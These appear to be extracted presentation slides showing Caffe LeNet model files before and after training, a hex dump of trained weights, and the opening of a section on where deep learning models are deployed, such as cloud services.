
Sample Model Files (for training)

```
1 name: "LeNet"  
2 layer {  
3   name: "data"  
4   type: "Input"  
5   top: "data"  
6   input_param { shape: { dim: 1 dim: 1 dim: 28 dim: 28 } }  
7 }
```



```
8 layer {  
9   name: "conv1"  
10  type: "Convolution"  
11  bottom: "data"  
12  top: "conv1"  
13  param {  
14    lr_mult: 1  
15  }  
16  param {  
17    lr_mult: 2  
18  }  
19  convolution_param {  
20    num_output: 20  
21    kernel_size: 5  
22    stride: 1  
23    weight_filler {  
24      type: "xavier"  
25    }  
26    bias_filler {  
27      type: "constant"  
28    }  
29  }  
30 }
```

Sample Model Files (after training)




```

00000000  0a 05 4c 65 4e 65 74 a2  06 50 0a 05 6d 6e 69 73  | ..LeNet..P..mnis
00000010  74 12 04 44 61 74 61 22  04 64 61 74 61 22 05 6c  | t..Data".data".l
00000020  61 62 65 6c 42 02 08 00  50 00 a2 06 05 0d 00 00  | abelB...P.....
00000030  80 3b da 06 25 0a 1f 65  78 61 6d 70 6c 65 73 2f  | .;..%..examples/
00000040  6d 6e 69 73 74 2f 6d 6e  69 73 74 5f 74 72 61 69  | mnist/mnist_trai
00000050  6e 5f 6c 6d 64 62 20 40  40 01 a2 06 87 11 0a 05  | n_lmdb @@.....
00000060  63 6f 6e 76 31 12 0b 43  6f 6e 76 6f 6c 75 74 69  | conv1..Convoluti
00000070  6f 6e 1a 04 64 61 74 61  22 05 63 6f 6e 76 31 32  | on..data".conv12
00000080  05 1d 00 00 80 3f 32 05  1d 00 00 00 40 3a db 0f  | ....?2....@...
00000090  2a d0 0f 20 a4 82 3d 57  98 d5 3e 35 24 76 3e 15  | *... ...=W..>5$v>.
000000a0  01 ed 3e ed ce 90 3d 33  34 b0 3e 2c b8 85 3e 4e  | ..>...=34.>,...>N
000000b0  35 11 3e ae d1 b0 3d 79  81 22 3e d8 48 b3 be 26  | 5.>...=y.">.H..&
000000c0  fd 19 be 3f 75 71 be f5  a9 69 be 72 12 cf be ce  | ...?uq...i.r....
000000d0  02 a5 be 4d fd 6f be 49  26 8f be 68 c4 91 be d1  | ...M.o.I&..h....
000000e0  d1 bf bd ab 1f cc be cb  9b 8f be 89 f7 c4 be 12  | .....>.....
000000f0  7a 2f ef bc 3e e9 74 3e a8 ae 07 3e 8a  | J>.z/..>.t>...>.
00000100  8a 20 53 bd 1b 75 bc be 3a c3 2d 3e cd  | .;>. S..u...,->.
00000110  f0 f4 3e be ab 21 ed be 04 45 29 bd 13  | ..<..>..!...E)..
00000120  8f 01 80 bd e0 3f 79 be 86 4d 62 bc a4  | .)=.....?y..Mb..
00000130  d5 00 94 3d e1 d8 bf bc 5a d7 cd 3e cc  | j.>...=....2..>.
00000140  0c 77 9e 3e 1e ed 8f 3e f4 ea a0 3e f6  | ..>.w.>...>...>.
00000150  04 64 7c 3e b5 d8 ff bd 66 56 13 be cc  | ..>.d|>....fV...
00000160  8e 2d 02 3c 80 46 83 bd 7a 9e c9 bc f8  | .m>.-.<.F..z...
00000170  85 48 19 3e 85 df c4 bd 02 f4 73 3e fe  | C...H.>.....s>.
00000180  b0 b8 bd f5 6f 9c be c0 8d e9 3a 6a 5f a2 3e 07  | ....o.....:j_>.
00000190  69 97 3e c4 3a a1 3e 2c 3a 7e be c5 36 52 bd f5  | i.>.:>,;^..6R..

```

Sample Model Files




```
layer {
    name: "conv1"
    type: "Convolution"
    bottom: "data"
    top: "conv1"
    param {
        lr_mult: 1
    }
    param {
        lr_mult: 2
    }
    blobs {
        data: 0.0044610952
        shape {
            dim: 10
            dim: 500
        }
    }
}
blobs {
    data:
-0.0088488162
    data:
-0.0015859469
    data:
-0.015499314
    ...
}
```



2. Where Are Deep Learning Models Located?

Case #1: AI Models in Cloud

AI as a Cloud Service

